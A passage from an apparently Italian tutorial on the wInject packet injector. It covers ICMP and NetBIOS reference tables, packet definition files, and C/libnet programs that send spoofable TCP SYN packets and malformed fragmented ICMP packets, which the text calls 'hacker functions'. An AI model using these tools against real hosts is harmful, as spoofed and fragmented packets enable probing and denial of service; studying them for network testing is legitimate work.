  6     Alternate Host Address                          [JBP]
  7     Unassigned                                      [JBP]
  8     Echo                                         [RFC792]
  9     Router Advertisement                        [RFC1256]
 10     Router Selection                            [RFC1256]
 11     Time Exceeded                                [RFC792]
 12     Parameter Problem                            [RFC792]
 13     Timestamp                                    [RFC792]
 14     Timestamp Reply                              [RFC792]
 15     Information Request                          [RFC792]
 16     Information Reply                            [RFC792]
 17     Address Mask Request                         [RFC950]
 18     Address Mask Reply                           [RFC950]
 19     Reserved (for Security)                        [Solo]
 20-29  Reserved (for Robustness Experiment)            [ZSu]
 30     Traceroute                                  [RFC1393]
 31     Datagram Conversion Error                   [RFC1475]
 32     Mobile Host Redirect                  [David Johnson]
 33     IPv6 Where-Are-You                     [Bill Simpson]
 34     IPv6 I-Am-Here                         [Bill Simpson]
 35     Mobile Registration Request            [Bill Simpson]
 36     Mobile Registration Reply              [Bill Simpson]
 37-255 Reserved                                        [JBP]

Many of these ICMP types have a "code" field.  Here we list the types
again with their assigned code fields.

Type    Name                                        Reference
----    -------------------------                   ---------
```

```
 0     Echo Reply                                  [RFC792]
       Codes
           0  No Code

 1     Unassigned                                     [JBP]
 2     Unassigned                                     [JBP]

 3     Destination Unreachable                     [RFC792]
       Codes
           0  Net Unreachable
           1  Host Unreachable
           2  Protocol Unreachable
           3  Port Unreachable
           4  Fragmentation Needed and Don't Fragment was Set
           5  Source Route Failed
           6  Destination Network Unknown
           7  Destination Host Unknown
           8  Source Host Isolated
           9  Communication with Destination Network is
              Administratively Prohibited
          10  Communication with Destination Host is
              Administratively Prohibited
          11  Destination Network Unreachable for Type of Service
          12  Destination Host Unreachable for Type of Service

 4     Source Quench                               [RFC792]
       Codes
           0  No Code

 5     Redirect                                    [RFC792]
       Codes
           0  Redirect Datagram for the Network (or subnet)
           1  Redirect Datagram for the Host
           2  Redirect Datagram for the Type of Service and Network
           3  Redirect Datagram for the Type of Service and Host

 6     Alternate Host Address                         [JBP]
       Codes
           0  Alternate Address for Host

 7     Unassigned                                     [JBP]

 8     Echo                                        [RFC792]
       Codes
           0  No Code

 9     Router Advertisement                       [RFC1256]
       Codes
           0  No Code

10     Router Selection                           [RFC1256]
       Codes
           0  No Code

11     Time Exceeded                               [RFC792]
       Codes
           0  Time to Live exceeded in Transit
           1  Fragment Reassembly Time Exceeded

12     Parameter Problem                           [RFC792]
       Codes
           0  Pointer indicates the error
           1  Missing a Required Option           [RFC1108]
           2  Bad Length

13     Timestamp                                   [RFC792]
       Codes
           0  No Code
```

```
 14     Timestamp Reply                             [RFC792]
        Codes
            0  No Code

 15     Information Request                         [RFC792]
        Codes
            0  No Code

 16     Information Reply                           [RFC792]
        Codes
            0  No Code

 17     Address Mask Request                        [RFC950]
        Codes
            0  No Code

 18     Address Mask Reply                          [RFC950]
        Codes
            0  No Code

 19     Reserved (for Security)                       [Solo]

 20-29  Reserved (for Robustness Experiment)           [ZSu]

 30     Traceroute                                 [RFC1393]

 31     Datagram Conversion Error                  [RFC1475]

 32     Mobile Host Redirect                 [David Johnson]

 33     IPv6 Where-Are-You                    [Bill Simpson]

 34     IPv6 I-Am-Here                        [Bill Simpson]

 35     Mobile Registration Request           [Bill Simpson]

 36     Mobile Registration Reply             [Bill Simpson]


NetBIOS Services:
The table below lists some common services that names can be bound to
and the hex value that denotes that service:

  Unique Names
  computer_name 00 Workstation Service or base computer name
  computer_name 20 Server Service
  domain_name 1B Domain Master Browser
  computer_name 03 Messenger Service
  user_name 03 Messenger Service
  domain_name 1D Master Browser
  computer_name 06 Remote Access Server Service
  computer_name 1F NetDDE Service
  computer_name 21 RAS Client Service
  computer_name BE Network Monitor Agent
  computer_name BF Network Monitor Application {any spaces are replaced with
+s}

  Group Names
  domain_name 00 Domain Name
  domain_name 1C Domain Controller {A PDC will also have unique Domain Name
1B}
  domain_name 1E Browser Service Elections
```

wInject riesce a leggere i pacchetti creati con COMVIEW.
È possibile memorizzare i pacchetti creati in formato .PKT e poi rileggerli in futuro.
Ad esempio quello che segue è un pacchetto NETBIOS.

```
;[NODE STATUS REQUEST]
;
;"Almost" like using the windows command "nbtstat -A <dst_ip>".
;Use a sniffer to see the result from <dst_ip>.
;
;by moofz
;
1 IP_Version b: 4 0 4
1 IP_HdrLen b: 4 0 5
1 IP_Tos b: 8 0 0
1 IP_TotLen b: 16 0 78
1 IP_Id b: 16 0 1
1 IP_FragOff b: 16 0 0
1 IP_TTL b: 8 0 128
1 IP_Proto b: 8 0 17
1 IP_Hcksum b: 16 3 [Checksum]
1 IP_Src b: 32 5 [Dynamic IP]
1 IP_Dst b: 32 4 0.0.0.0
2 Pseudo_SIP b: 32 15 [Dynamic IP]
2 Pseudo_DIP b: 32 14 0.0.0.0
2 Pseudo_Zero b: 8 10 0
2 Pseudo_Proto b: 8 10 17
2 Pseudo_Len b: 16 10 58
2 udp_sport b: 16 0 137
2 udp_dport b: 16 0 137
2 udp_length b: 16 0 58
2 udp_csum b: 16 3 [Checksum]
2 NB_id b: 16 1 56
2 NB_opcode b: 5 0 0
2 NB_nmflags b: 7 0 1
2 NB_rcode b: 4 0 0
2 NB_qdc b: 16 1 1
2 NB_anc b: 16 1 0
2 NB_nsc b: 16 1 0
2 NB_arc b: 16 1 0
2 NB_len b: 8 0 32
2 NB_String B: 32 2 CKAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
2 NB_term b: 8 0 0
2 NB_qtype b: 16 1 21
2 NB_qcls b: 16 1 1
```

Questo è un altro formato di pacchetto.

```
;"Creative" use of a [Random IP] field.
;
;Explanation:  [x.x.32.x]
;x.x = Random ID field  (also try fixed values here)
;32 = Unused:0, DF:0, More:1 5Bits_Offset:0
;x = Random fragment offset
;
;You can also just use: x.x.x.x and hope for good random shit.
;by moofz
;
1 IP_Version b: 4 0 4
1 IP_HdrLen b: 4 0 5
1 IP_Tos b: 8 0 0
1 IP_TotLen b: 16 0 1500
1 IP_Id+Offset b: 32 6 x.x.32.x
1 IP_TTL b: 8 0 128
1 IP_Proto b: 8 0 1
1 IP_Hcksum b: 16 3 [Checksum]
1 IP_SrcIP b: 32 5 [Dynamic IP]
1 IP_DstIP b: 32 4 0.0.0.0
2 ICMP_Type b: 8 0 8
2 ICMP_Code b: 8 0 0
2 ICMP_Cksum b: 16 3 [Checksum]
2 ICMP_ID b: 16 0 1
2 ICMP_Seq b: 16 0 1
```

```
2 ICMP_Data B: 1472 2 AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!
AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!
AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!
AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!
AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!
AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!
AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!
AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!
AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!
AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!
AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!
AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!
AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!
AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!
AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!
AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!
AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!
AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!
AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!
AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!
AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!  AUCH!!
```

Una serie di esempi specializzati in quelle che sono le funzioni da hacker scrivibili usando wInject e libnet sono le seguenti.
La prima implementa un sistema per l'invio di TCP SYN.

```
/*
 *  syn.cpp
 *
 *  - Implements TCP SYN Packet functionality through wInject
 *
 *  Make sure:
 *
 *     - wInject 0.95b is running
 *
 * Author: FoxThree (foxthree@antionline.org)
 *
 * Redistribution and use in source and binary forms, with or without
 * modification, are permitted provided that the following conditions
 * are met:
 * 1. Redistributions of source code must retain the above copyright
 *    notice, this list of conditions and the following disclaimer.
 * 2. Redistributions in binary form must reproduce the above copyright
 *    notice, this list of conditions and the following disclaimer in the
 *    documentation and/or other materials provided with the distribution.
 *
 * THIS SOFTWARE IS PROVIDED BY THE AUTHOR AND CONTRIBUTORS ``AS IS'' AND
 * ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
 * IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR
PURPOSE
 * ARE DISCLAIMED.  IN NO EVENT SHALL THE AUTHOR OR CONTRIBUTORS BE LIABLE
 * FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR
CONSEQUENTIAL
 * DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS
 * OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
 * HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT,
STRICT
 * LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY
 * OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF
 * SUCH DAMAGE.
 *
 */

#include "stdafx.h"
#include "..\getopt.h"
#include <libnet.h>
```

```
/* #defines for the application */
#define VERSION            "1.0"

/* #defines for the application */
#define VERSION            "1.0"

/* Function prototypes */
int InitWinSock (void) ;

/* Prints a small header */
void PrintHeader ()
{
       printf ("syn %s - Send a TCP SYN Packet to a remote host via
wInject\n", VERSION) ;
       printf ("by foxthree (foxthree@antionline.org)\n\n") ;
}

/* Prints the Usage */
void PrintUsage()
{
       printf ("usage: syn [-n numpackets] [-s src host] [-d dst
host]\n\nMake sure wInject is running!!!\n\n") ;
}

/* Hmmm... what can this be ?! */
int main(int argc, char* argv[])
{
    unsigned long src_ip, dst_ip;
       unsigned char packet[1514] ;
       char c ;
       int nPackets = 3 ;
       SOCKET sock ;
       struct sockaddr_in dest ;
       char szBuffer[255] ;

       /* Initialize */
       src_ip = 0 ;
       dst_ip = 0 ;

       /* Initialize the Libnet NT Library */
       libnet_win32_init(1) ;

       /* Initialize our Windows Sockets */
       if (!InitWinSock ())
       {
              printf ("syn: Oops! Unable to init Windows Sockets. Can't
proceed further!\n") ;
              exit (-1) ;
       }

       /* Print out header */
    PrintHeader() ;

       /* Parse our command line parameters */
    while((c = getopt(argc, argv, "s:d:n:")) != EOF)
    {
        switch (c)
        {
                     /* Destination host; it can be of the form www.yahoo.com
or */
                     /* 202.140.152.1 etc. */

                     case 'd':
                            if (!(dst_ip = libnet_name_resolve((unsigned char
*)optarg, 1)))
                            {
                                   fprintf(stderr, "Bad destination IP address:
%s\n", optarg);
```

```
                                exit(-1);
                          }
                          break;

                    case 's':
                          if (!(src_ip = libnet_name_resolve((unsigned char
*)optarg, 1)))
                          {
                                fprintf(stderr, "Bad source IP address:
%s\n", optarg);
                                exit(-1);
                          }
                          break ;

                    case 'n':
                          nPackets = atoi (optarg) ;
                          break ;
        }
    }

      /* If the user has not opted to give the source address, attempt to
retrieve it */
      /* ourself */
      if (!src_ip)
      {
            /* Get our local host name */
            if (gethostname(szBuffer, sizeof(szBuffer)) == SOCKET_ERROR)
            {
                  printf ("syn: Error getting local host name\n") ;
                  exit (-1) ;
            }

            /* Attempt to get our IP Address */
            struct hostent *phe = gethostbyname(szBuffer);

            if (phe == 0)
            {
                  printf ("syn: Error getting local IP Address. Try giving
as a -s option.\n") ;
                  exit (-1) ;
            }

            struct in_addr addr;
        memcpy(&addr, phe->h_addr_list[0], sizeof(struct in_addr));

            /* Get our IP Address, atlast! */
            src_ip = addr.S_un.S_addr ;
      }


      /* Sanity check ! */
    if (!src_ip || !dst_ip)
    {
        PrintUsage();
        exit(-1);
    }

      /* Build our IP Packet */
      libnet_build_ip(LIBNET_TCP_H,                 /* Size of the payload
*/
                                0,                                      /*
IP tos */
                                1,                      /* IP ID */
                                0,                      /* Frag stuff */
                                64,                     /* TTL */
                                IPPROTO_TCP,              /* Transport
protocol */
                                src_ip,                 /* Source IP */
```

```
                                 dst_ip,                /* Destination IP */
                                 NULL,                  /* Pointer to
payload (none) */
                                 0,                                /*
Length of payload */
                                 packet)      ;                    /*
Packet header memory */

       /* Build our TCP Packet */
       libnet_build_tcp(1024,                             /* Source Port */
                                  80,                           /*
Destination Port */
                                  0,                               /*
Sequence Number */
                                  0,                               /*
Acknowledgement Number */
                                  TH_SYN,                       /* Set the
SYN Flag */
                                  0,                               /*
Window size */
                                  0,                               /*
URG Pointer */
                                  NULL,                         /* Payload
*/
                                  0,                               /*
Payload size */
                                  packet + LIBNET_IP_H) ;/* Packet buffer */

       /* Do our checksums */
       if (libnet_do_checksum(packet, IPPROTO_TCP, LIBNET_TCP_H) == -1)
       {
              fprintf(stderr, "Can't do TCP checksum!\n");
       }

       if (libnet_do_checksum(packet, IPPROTO_IP, LIBNET_IP_H) == -1)
       {
              fprintf(stderr, "Can't do IP checksum!\n");
       }

       /* Open our wInject Winsock extension interface */
       sock = socket (AF_INET, SOCK_DGRAM, IPPROTO_UDP) ;

       /* Se the TTL value of outgoing packet to zero */
    int ttl = 0 ;
    setsockopt(sock, IPPROTO_IP, IP_TTL, (char *) &ttl, sizeof(ttl)) ;

       /* Set our destination parameters */
    dest.sin_addr.s_addr = inet_addr("200.200.200.200") ;
    dest.sin_family = AF_INET ;
       dest.sin_port = htons (0) ;

       printf ("Injecting %d TCP_SYN Packet(s) into the network...\n",
nPackets) ;

       /* Fire away our packet in the data payload of a UDP packet */
       /* wInject takes care of the rest */
       for (int i = 0; i < nPackets; i++)
              sendto(sock, (char *)packet, (LIBNET_IP_H + LIBNET_TCP_H), 0,
(struct sockaddr*)&dest, sizeof(dest)) ;

       printf ("Done...\n") ;

       /* Close our socket */
       closesocket (sock) ;

       /* Clean up WinSock */
       WSACleanup() ;
```

```
      return 0 ;
}

/* Initialize Windows Sockets version 2.2 */
int InitWinSock (void)
{
      WORD wVersionRequested;
      WSADATA wsaData;

      wVersionRequested = MAKEWORD(2, 2);
      if (WSAStartup(wVersionRequested, &wsaData))
      {
             fprintf(stderr, "Error: Unable to find a useable
winsock.dll!\n");
             return 0;
      }

      if (LOBYTE(wsaData.wVersion) != 2 || HIBYTE(wsaData.wVersion) != 2)
      {
             fprintf(stderr, "Error: Unable to find a 2.2 compatible version
of winsock!\n");
             WSACleanup();
             return 0;
      }

      return 1;
}
```

Il programma che segue invece implementa funzioni d frammentazione dei pacchetti tramite Wininject.

```
/*
 *  Frag1.cpp
 *
 *  - Implements Fragmented Packet functionality through wInject
 *
 *  Make sure:
 *
 *     - wInject 0.95b is running
 *
 * Author: FoxThree (foxthree@antionline.org)
 *
 * Redistribution and use in source and binary forms, with or without
 * modification, are permitted provided that the following conditions
 * are met:
 * 1. Redistributions of source code must retain the above copyright
 *    notice, this list of conditions and the following disclaimer.
 * 2. Redistributions in binary form must reproduce the above copyright
 *    notice, this list of conditions and the following disclaimer in the
 *    documentation and/or other materials provided with the distribution.
 *
 * THIS SOFTWARE IS PROVIDED BY THE AUTHOR AND CONTRIBUTORS ``AS IS'' AND
 * ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
 * IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR
PURPOSE
 * ARE DISCLAIMED.  IN NO EVENT SHALL THE AUTHOR OR CONTRIBUTORS BE LIABLE
 * FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR
CONSEQUENTIAL
 * DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS
 * OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
 * HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT,
STRICT
 * LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY
 * OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF
 * SUCH DAMAGE.
 *
 */
```

```
#include "stdafx.h"
#include "..\getopt.h"
#include <libnet.h>

/* #defines for the application */
#define VERSION             "1.0"

/* Function prototypes */
int InitWinSock (void) ;

/* Prints a small header */
void PrintHeader ()
{
	printf ("Frag1 %s - Send a Fragmented packet to a host via wInject\n",
VERSION) ;
	printf ("by foxthree (foxthree@antionline.org)\n\n") ;
}

/* Prints the Usage */
void PrintUsage()
{
	printf ("usage: frag1 [-n numpackets] [-s src host] [-d dst
host]\n\nMake sure wInject is running!!!\n\n") ;
}

/* Hmmm... what can this be ?! */
int main(int argc, char* argv[])
{
    unsigned long src_ip, dst_ip;
	unsigned char packet[1514] ;
	char c ;
	int nPackets = 3 ;
	SOCKET sock ;
	struct sockaddr_in dest ;
	char szBuffer[255] ;

	/* Initialize */
	src_ip = 0 ;
	dst_ip = 0 ;

	/* Initialize the Libnet NT Library */
	libnet_win32_init(1) ;

	/* Initialize our Windows Sockets */
	if (!InitWinSock ())
	{
		printf ("Frag1: Oops! Unable to init Windows Sockets. Can't
proceed further!\n") ;
		exit (-1) ;
	}

	/* Print out header */
    PrintHeader() ;

	/* Parse our command line parameters */
    while((c = getopt(argc, argv, "s:d:n:")) != EOF)
    {
        switch (c)
        {
			/* Destination host; it can be of the form www.yahoo.com
or */
			/* 202.140.152.1 etc. */

			case 'd':
				if (!(dst_ip = libnet_name_resolve((unsigned char
*)optarg, 1)))
				{
```

```
                                fprintf(stderr, "Bad destination IP address: 
%s\n", optarg);
                                exit(-1);
                        }
                        break;

                case 's':
                        if (!(src_ip = libnet_name_resolve((unsigned char 
*)optarg, 1)))
                        {
                                fprintf(stderr, "Bad source IP address: 
%s\n", optarg);
                                exit(-1);
                        }
                        break ;

                case 'n':
                        nPackets = atoi (optarg) ;
                        break ;
        }
    }

      /* If the user has not opted to give the source address, attempt to 
retrieve it */
      /* ourself */
      if (!src_ip)
      {
            /* Get our local host name */
            if (gethostname(szBuffer, sizeof(szBuffer)) == SOCKET_ERROR)
            {
                  printf ("Frag1: Error getting local host name\n") ;
                  exit (-1) ;
            }

            /* Attempt to get our IP Address */
            struct hostent *phe = gethostbyname(szBuffer);

            if (phe == 0)
            {
                  printf ("Frag1: Error getting local IP Address. Try 
giving as a -s option.\n") ;
                  exit (-1) ;
            }

            struct in_addr addr;
        memcpy(&addr, phe->h_addr_list[0], sizeof(struct in_addr));

            /* Get our IP Address, atlast! */
            src_ip = addr.S_un.S_addr ;
      }

      /* Sanity check ! */
    if (!src_ip || !dst_ip)
    {
        PrintUsage();
        exit(-1);
    }

      /* Set the more to come flag */
      int flags = IP_MF;
      int offset = 0 ;


      /* Build our IP Packet */
      libnet_build_ip(LIBNET_ICMP_ECHO_H,     /* Size of the payload */
                                0,                                      /* 
IP tos */
                                1,                      /* IP ID */
```

```
                                (flags | (offset >> 3)),/* Frag stuff */
                                64,                     /* TTL */
                                IPPROTO_ICMP,           /* Transport
protocol */
                                src_ip,                 /* Source IP */
                                dst_ip,                 /* Destination IP */
                                NULL,                   /* Pointer to
payload (none) */
                                0,                                     /*
Length of payload */
                                packet)      ;                         /*
Packet header memory */

      /* Build the ICMP header */
      libnet_build_icmp_echo (ICMP_ECHO,
                  /* type */
                                             0,
                                      /* code */
                                             1,
                                      /* id */
                                             0,
                                      /* seq */
                                             (unsigned char *)"DEADBEEF",
                  /* pointer to payload */
                                             strlen ("DEADBEEF"),
                        /* size of payload */
                                             packet + LIBNET_IP_H);
                        /* packet header memory */

      /* Do our checksums */
      if (libnet_do_checksum(packet, IPPROTO_ICMP, LIBNET_ICMP_ECHO_H) == -
1)
      {
            fprintf(stderr, "Can't do ICMP checksum!\n");
      }

      if (libnet_do_checksum(packet, IPPROTO_IP, LIBNET_IP_H) == -1)
      {
            fprintf(stderr, "Can't do IP checksum!\n");
      }

      /* Open our wInject Winsock extension interface */
      sock = socket (AF_INET, SOCK_DGRAM, IPPROTO_UDP) ;

      /* Se the TTL value of outgoing packet to zero */
    int ttl = 0 ;
    setsockopt(sock, IPPROTO_IP, IP_TTL, (char *) &ttl, sizeof(ttl)) ;

      /* Set our destination parameters */
    dest.sin_addr.s_addr = inet_addr("200.200.200.200") ;
    dest.sin_family = AF_INET ;
      dest.sin_port = htons (0) ;

      printf ("Injecting %d FRAGMENTED Packet(s) into the network...\n",
nPackets) ;

      /* Fire away our packet in the data payload of a UDP packet */
      /* wInject takes care of the rest */
      for (int i = 0; i < nPackets; i++)
            sendto(sock, (char *)packet, 36, 0, (struct sockaddr*)&dest,
sizeof(dest)) ;

      printf ("Done...\n") ;

      /* Close our socket */
      closesocket (sock) ;

      /* Clean up WinSock */
```

```
	WSACleanup() ;

	return 0;
}

/* Initialize Windows Sockets version 2.2 */
int InitWinSock (void)
{
	WORD wVersionRequested;
	WSADATA wsaData;

	wVersionRequested = MAKEWORD(2, 2);
	if (WSAStartup(wVersionRequested, &wsaData))
	{
		fprintf(stderr, "Error: Unable to find a useable 
winsock.dll!\n");
		return 0;
	}

	if (LOBYTE(wsaData.wVersion) != 2 || HIBYTE(wsaData.wVersion) != 2)
	{
		fprintf(stderr, "Error: Unable to find a 2.2 compatible version 
of winsock!\n");
		WSACleanup();
		return 0;
	}

	return 1;
}
```

Un altro metodo per l'implementazione di pacchetti frammentati.

```
/*
 *  Frag2.cpp
 *
 *  - Implements Fragmented Packet functionality through wInject
 *
 *  Make sure:
 *
 *     - wInject 0.95b is running
 *
 * Author: FoxThree (foxthree@antionline.org)
 *
 * Redistribution and use in source and binary forms, with or without
 * modification, are permitted provided that the following conditions
 * are met:
 * 1. Redistributions of source code must retain the above copyright
 *    notice, this list of conditions and the following disclaimer.
 * 2. Redistributions in binary form must reproduce the above copyright
 *    notice, this list of conditions and the following disclaimer in the
 *    documentation and/or other materials provided with the distribution.
 *
 * THIS SOFTWARE IS PROVIDED BY THE AUTHOR AND CONTRIBUTORS ``AS IS'' AND
 * ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
 * IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR 
PURPOSE
 * ARE DISCLAIMED.  IN NO EVENT SHALL THE AUTHOR OR CONTRIBUTORS BE LIABLE
 * FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR 
CONSEQUENTIAL
 * DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS
 * OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
 * HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, 
STRICT
 * LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY
 * OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF
 * SUCH DAMAGE.
 *
 */
```

```
#include "stdafx.h"
#include "..\getopt.h"
#include <libnet.h>

/* #defines for the application */
#define VERSION            "1.0"

/* Function prototypes */
int InitWinSock (void) ;

/* Prints a small header */
void PrintHeader ()
{
       printf ("Frag2 %s - Send a Fragmented packet to a host via wInject\n",
VERSION) ;
       printf ("by foxthree (foxthree@antionline.org)\n\n") ;
}

/* Prints the Usage */
void PrintUsage()
{
       printf ("usage: frag2 [-n numpackets] [-s src host] [-d dst
host]\n\nMake sure wInject is running!!!\n\n") ;
}

/* Hmmm... what can this be ?! */
int main(int argc, char* argv[])
{
    unsigned long src_ip, dst_ip;
       unsigned char packet[1514] ;
       char c ;
       int nPackets = 3 ;
       SOCKET sock ;
       struct sockaddr_in dest ;
       char szBuffer[255] ;

       /* Initialize */
       src_ip = 0 ;
       dst_ip = 0 ;

       /* Initialize the Libnet NT Library */
       libnet_win32_init(1) ;

       /* Initialize our Windows Sockets */
       if (!InitWinSock ())
       {
              printf ("Frag2: Oops! Unable to init Windows Sockets. Can't
proceed further!\n") ;
              exit (-1) ;
       }

       /* Print out header */
    PrintHeader() ;

       /* Parse our command line parameters */
    while((c = getopt(argc, argv, "s:d:n:")) != EOF)
    {
        switch (c)
        {
                     /* Destination host; it can be of the form www.yahoo.com
or */
                     /* 202.140.152.1 etc. */

                     case 'd':
                            if (!(dst_ip = libnet_name_resolve((unsigned char
*)optarg, 1)))
                            {
```

```
                                fprintf(stderr, "Bad destination IP address:
%s\n", optarg);
                                exit(-1);
                        }
                        break;

                case 's':
                        if (!(src_ip = libnet_name_resolve((unsigned char
*)optarg, 1)))
                        {
                                fprintf(stderr, "Bad source IP address:
%s\n", optarg);
                                exit(-1);
                        }
                        break ;

                case 'n':
                        nPackets = atoi (optarg) ;
                        break ;
        }
    }

        /* If the user has not opted to give the source address, attempt to
retrieve it */
        /* ourself */
        if (!src_ip)
        {
                /* Get our local host name */
                if (gethostname(szBuffer, sizeof(szBuffer)) == SOCKET_ERROR)
                {
                        printf ("Frag2: Error getting local host name\n") ;
                        exit (-1) ;
                }

                /* Attempt to get our IP Address */
                struct hostent *phe = gethostbyname(szBuffer);

                if (phe == 0)
                {
                        printf ("Frag2: Error getting local IP Address. Try
giving as a -s option.\n") ;
                        exit (-1) ;
                }

                struct in_addr addr;
        memcpy(&addr, phe->h_addr_list[0], sizeof(struct in_addr));

                /* Get our IP Address, atlast! */
                src_ip = addr.S_un.S_addr ;
        }

        /* Sanity check ! */
    if (!src_ip || !dst_ip)
    {
        PrintUsage();
        exit(-1);
    }

        /* Set the more to come flag */
        int flags = 0;
        int offset = 16 ;


        /* Build our IP Packet */
        libnet_build_ip(LIBNET_ICMP_ECHO_H,     /* Size of the payload */
                                0,                                      /*
IP tos */
                                1,                      /* IP ID */
```

```
                                 (flags | (offset >> 3)),/* Frag stuff */
                                 64,                     /* TTL */
                                 IPPROTO_ICMP,           /* Transport
protocol */
                                 src_ip,                 /* Source IP */
                                 dst_ip,                 /* Destination IP */
                                 NULL,                   /* Pointer to
payload (none) */
                                 0,                                     /*
Length of payload */
                                 packet)      ;                         /*
Packet header memory */

       /* Build the ICMP header */
       libnet_build_icmp_echo (ICMP_ECHO,
                    /* type */
                                              0,
                                       /* code */
                                              1,
                                       /* id */
                                              0,
                                       /* seq */
                                              (unsigned char *)"DEADBEEF",
                    /* pointer to payload */
                                              strlen ("DEADBEEF"),
                           /* size of payload */
                                              packet + LIBNET_IP_H);
                           /* packet header memory */

       /* Do our checksums */
       if (libnet_do_checksum(packet, IPPROTO_ICMP, LIBNET_ICMP_ECHO_H) == -
1)
       {
              fprintf(stderr, "Can't do ICMP checksum!\n");
       }

       if (libnet_do_checksum(packet, IPPROTO_IP, LIBNET_IP_H) == -1)
       {
              fprintf(stderr, "Can't do IP checksum!\n");
       }

       /* Open our wInject Winsock extension interface */
       sock = socket (AF_INET, SOCK_DGRAM, IPPROTO_UDP) ;

       /* Se the TTL value of outgoing packet to zero */
    int ttl = 0 ;
    setsockopt(sock, IPPROTO_IP, IP_TTL, (char *) &ttl, sizeof(ttl)) ;

       /* Set our destination parameters */
    dest.sin_addr.s_addr = inet_addr("200.200.200.200") ;
    dest.sin_family = AF_INET ;
       dest.sin_port = htons (0) ;

       printf ("Injecting %d FRAGMENTED Packet(s) into the network...\n",
nPackets) ;

       /* Fire away our packet in the data payload of a UDP packet */
       /* wInject takes care of the rest */
       for (int i = 0; i < nPackets; i++)
              sendto(sock, (char *)packet, 36, 0, (struct sockaddr*)&dest,
sizeof(dest)) ;

       printf ("Done...\n") ;

       /* Close our socket */
       closesocket (sock) ;

       /* Clean up WinSock */
```

```
	WSACleanup() ;

	return 0;
}

/* Initialize Windows Sockets version 2.2 */
int InitWinSock (void)
{
	WORD wVersionRequested;
	WSADATA wsaData;

	wVersionRequested = MAKEWORD(2, 2);
	if (WSAStartup(wVersionRequested, &wsaData))
	{
		fprintf(stderr, "Error: Unable to find a useable 
winsock.dll!\n");
		return 0;
	}

	if (LOBYTE(wsaData.wVersion) != 2 || HIBYTE(wsaData.wVersion) != 2)
	{
		fprintf(stderr, "Error: Unable to find a 2.2 compatible version 
of winsock!\n");
		WSACleanup();
		return 0;
	}

